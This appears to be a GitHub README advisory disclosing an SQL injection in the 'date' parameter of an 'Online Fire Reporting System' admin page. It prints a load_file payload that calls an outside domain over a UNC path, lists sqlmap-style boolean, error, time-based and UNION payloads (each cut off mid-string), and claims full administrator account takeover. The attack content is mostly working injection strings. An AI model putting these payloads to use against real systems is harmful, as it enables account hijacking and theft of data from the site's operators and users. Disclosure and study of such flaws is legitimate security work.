
nu11secur1ty Update report.txt ... on May 24 History

..	
Docs	6 months ago
PoC	6 months ago
README.MD	6 months ago

README.MD

Online Fire Reporting System

Vendor



Description:

The `date` parameter in `/admin` node app appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\fsbu0e04itt01p7j2gvn75emadg64zznqqeh18px.namaikatiputkata.com\dvs'))+' was submitted in the `date` parameter. The attacker can take administrator accounts control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: date (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: page=reports&date=2022-05-24'+(select load_file('\\\\fsbu0e04itt01p7j2g

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: page=reports&date=2022-05-24'+(select load_file('\\\\fsbu0e04itt01p7j2g

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=reports&date=2022-05-24'+(select load_file('\\\\fsbu0e04itt01p7j2g

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: page=reports&date=2022-05-24'+(select load_file('\\\\fsbu0e04itt01p7j2g
---
```

Reproduce:

href

Proof and Exploit:

href